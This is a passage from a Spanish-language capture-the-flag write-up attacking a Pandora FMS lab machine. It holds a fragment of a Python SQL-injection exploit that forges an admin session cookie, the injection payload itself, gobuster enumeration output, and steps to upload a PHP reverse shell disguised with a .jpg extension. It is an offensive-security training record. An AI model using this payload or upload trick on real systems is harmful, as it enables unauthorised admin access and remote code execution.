equests.get(f'http://{host}/pandora_console/include/chart_generator.php?session_id=%27%20union%20SELECT%201,2,%27id_usuario|s:5:%22admin%

r.status_code==200:
 print("[+] Requesting Session")
 Session_Cookie_Admin=r.cookies.get('PHPSESSID')
 print(f'[+] Admin Session Cookie : {Session_Cookie_Admin}')
e :
```


y agarran la cookie
esto se basa afectando la siguiente ruta
/pandora_console/include/chart_generator.php?session_id=%
validando en burpsuite parace que si existe
/pandora_console/include/chart_generator.php?session_id=1




ahora validemos el sqli aca nos da un error con '




validando en la web sin el sqli




ahora con el **sqli 1'**




ahora probamos lo que dice el exploit
%27%20union%20SELECT%201,2,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20--%20SgGO')



no hay nada pero si me dirijo a /pandora_console/ tengo acceso como admin




aqui deberiamos poder subir una webshell php para tener acceso




enumerando nuevmaente con gobuster
gobuster dir -u http://10.10.11.136/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""

```
[+] Extensions:              html,php,txt,htm,xml,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/.htm                 (Status: 403) [Size: 274]
/tools                (Status: 301) [Size: 322] [--> http://127.0.0.1/pandora_console/tools/]
/.                    (Status: 200) [Size: 13674]
/index.php            (Status: 200) [Size: 13674]
/general              (Status: 301) [Size: 324] [--> http://127.0.0.1/pandora_console/general/]
/images               (Status: 301) [Size: 323] [--> http://127.0.0.1/pandora_console/images/]
/mobile               (Status: 301) [Size: 323] [--> http://127.0.0.1/pandora_console/mobile/]
/tests                (Status: 301) [Size: 322] [--> http://127.0.0.1/pandora_console/tests/]
/ajax.php             (Status: 200) [Size: 3206]
/ws.php               (Status: 302) [Size: 0] [--> http://127.0.0.1/pandora_console/index.php]
/include              (Status: 301) [Size: 324] [--> http://127.0.0.1/pandora_console/include/]
/vendor               (Status: 301) [Size: 323] [--> http://127.0.0.1/pandora_console/vendor/]
/extras               (Status: 301) [Size: 323] [--> http://127.0.0.1/pandora_console/extras/]
/extensions           (Status: 301) [Size: 327] [--> http://127.0.0.1/pandora_console/extensions/]
/fonts                (Status: 301) [Size: 322] [--> http://127.0.0.1/pandora_console/fonts/]
/attachment           (Status: 403) [Size: 274]
/COPYING              (Status: 200) [Size: 14875]
Progress: 44492 / 1543927 (2.88%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 44819 / 1543927 (2.90%)
===============================================================
Finished
===============================================================
```


vemos varios directorios pero si vamos a /imagenes vemos los mismos que tenemos en el Pandora FMS




PANDORA WEB UPLOAD WEBSHELL



lo cual sigunifica que podemos subir una whelshell y abrirla en /images




locate webshell |grep php




elegimos


cp /usr/share/webshells/php/php-reverse-shell.php .


modificamos




modifico a formato jpg por si da problemas
mv php-reverse-shell.php phpwebshell.php.jpg








